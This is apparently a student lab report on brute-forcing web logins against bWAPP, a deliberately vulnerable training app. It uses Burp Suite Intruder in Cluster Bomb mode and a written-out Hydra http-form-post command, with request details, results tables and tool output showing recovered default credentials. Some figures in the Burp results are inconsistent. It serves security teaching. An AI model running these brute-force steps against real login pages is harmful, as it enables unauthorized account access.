


Brute-force Attacks – Project

Lab 1: Brute-force Using Burp Suite (Cluster Bomb)

Step 1: Initial Request and Intruder Setup

- **Action:** Open the login page, enter dummy credentials and intercept the POST request in Burp Suite's Proxy.
- **Action:** Right-click the request and select "**Send to Intruder**".
- **Action:** Navigate to the **Intruder** > **Positions** tab and set the attack type to "**Cluster Bomb**".



Burp Suite Proxy request for login forwarded to Intruder, with Cluster Bomb selected.

Step 2: Define Payload Positions

- **Action:** In the **Positions** tab, clear all existing payload markers (§).
- **Action:** Select and mark the value for the **login=** parameter (Payload Set 1).
- **Action:** Select and mark the value for the **password=** parameter (Payload Set 2).


```
login=$ron§&password=$don§&form=submit
```

Step 3: Configure Payloads (Wordlists)

- **Action:** Navigate to the **Intruder > Payloads** tab.
- **Payload Set 1 (Usernames):** Select Payload Set 1. Set Payload type to "**Simple list**" and add a small list of usernames (e.g., admin, newuser, sys).
- **Payload Set 2 (Passwords):** Select Payload Set 2. Set Payload type to "**Simple list**" and add a small list of passwords (e.g., test, admin123, bWAPP, password).

Step 4: Configure Grep Match (Failure Indicator)

- **Action:** Navigate to the **Intruder > Options** tab.
- **Action:** Scroll to the **Grep - Match** section and add the login failure indicator string: **Invalid credential!**



Step 5: Run Attack and Analyze Results

- **Action:** Click the "**Start attack**" button.
- **Analysis:** Monitor the **Status** and **Length** columns in the results window. A successful login will result in a response that is significantly **different** from the failed attempts. Failed attempts will contain the Invalid credential! string (and the Grep-Match column will be checked/set to 1), resulting in a consistent, large response length. The successful attempt will have a different length and a blank/zero Grep-Match column.

The screenshot displays the Burp Suite interface during an intruder attack on the URL `http://10.73.248.73`. The top bar shows the title "6. Intruder attack of http://10.73.248.73" and buttons for "Attack" and "Save". Below the title bar, the "Results" tab is active, showing a table of attack results. The table has columns for Request, Payload 1, Payload 2, Status code, Response length, and various error flags. The table lists 24 requests, with the 40th request (index 40) highlighted in blue, indicating a successful login. Below the table, the "Request" tab is active, showing the details of the selected request. The request is a POST to `http://10.73.248.73/bWAPP/ba_weak_pwd.php` with a body containing login credentials and a form submission.

Request	Payload 1	Payload 2	Status code	Response length	error	except...	illegal	invalid
0			200	2				1
1	connect connect	test	200	2				1
3	admin 1234	test	200	2				1
16	apc	test	200	2				1
19	user	test	200	5				1
4	cisco cisco	test	200	6				1
11	vagrant vagrant	test	200	6				1
17	pass	test	200	6				1
21	sys	test	200	6				1
29	cisco	test	200	6				1
40	test	test	200	7				1
2	sitecom sitecom	test	200	7				1
5	cisco sanfran	test	200	7				1
6	private private	test	200	7				1
7	wampp xampp	test	200	7				1
9	xampp-dav-unsecure pmax...	test	200	7				1
10	admin turnkey	test	200	7				1
12	admin	test	200	7				1
15	cisco	test	200	7				1
18	security	test	200	7				1
23	newuser	test	200	7				1
35	sys	test	200	7				1
39	vagrant	test	200	7				1
8	newuser wampp	test	200	8				1
13	manager	test	200	8				1
14	root	test	200	8				1
20	system	test	200	8				1
24	xampp-dav-unsecure	test	200	8				1


Request details (Pretty view):

```
9 Origin: http://10.73.248.73
10 Connection: keep-alive
11 Referer: http://10.73.248.73/bWAPP/ba_weak_pwd.php
12 Cookie: PHPSESSID=oqen3k4195ta91cvgae6asb03; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 login=test&password=test&form=submit
```

Findings and Conclusion

Valid Credentials Found

- **Username:** test
- **Password:** test
- **Observation:** The successful login request (Request #40) yielded a response with a length of **7 bytes**, which clearly deviated from the standard failed login response length (e.g., 11904 bytes). This difference is the definitive indicator of successful authentication.



Lab 2: Hydra Web Form Bruteforce

Step 1: Identifying Form Parameters

- The target application's login form uses the **HTTP POST** method.
- The URL path for the form action is **/bWAPP/login.php**.
- The input fields are **login** (for username) and **password** (for password).
- The login button/submit parameter is **form=submit**.

Step 2: Identifying the Failure String

- Crucially, the exact error message displayed by the application for a failed login attempt must be identified to tell Hydra when the attack has failed.
- **Failure String:** The error message is **Invalid credentials or user not activated**.

2. Hydra Command Execution

The following command was used to execute a **Cluster Bomb** style attack (testing every combination) using separate files for usernames and passwords:

Bash

```
hydra 10.73.248.73 http-form-post  
"/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L users.txt -P pass.txt
```

Command Breakdown:

Parameter	Value	Description
10.73.248.73	Target IP	The IP address of the bWAPP server.
http-form-post	Protocol	Specifies an attack against an HTML form

Parameter	Value	Description
		using the HTTP POST method.
"/bWAPP/login.php:..."	Target String	Specifies the path, the input fields (^USER^, ^PASS^), and the failure string used to detect an unsuccessful attempt.
-L users.txt	Username List	Specifies the file containing the list of usernames.
-P pass.txt	Password List	Specifies the file containing the list of passwords.

3. Attack Output and Conclusion

Analysis of Output

- The output shows Hydra successfully started and targeted the http-post-form on the bWAPP host.
- It tracked the attempts and correctly identified the successful login pair

```
(mann221@kali)-[~]
$ hydra 10.73.248.73 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L users.txt -P pass.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-27 15:47:31
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:5/p:3), ~1 try per task
[DATA] attacking http-post-form://10.73.248.73:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated
[80][http-post-form] host: 10.73.248.73 login: bee password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-27 15:47:31

(mann221@kali)-[~]
$
```

Hydra execution showing the command used and the successful identification of valid credentials (bee / bug).

Valid Credentials Found

- **Username:** bee
- **Password:** bug
- **Conclusion:** The attack was **successful**, demonstrating that automated tools like Hydra can easily bypass the weak authentication controls by cycling through large lists of common credentials until a valid combination is found.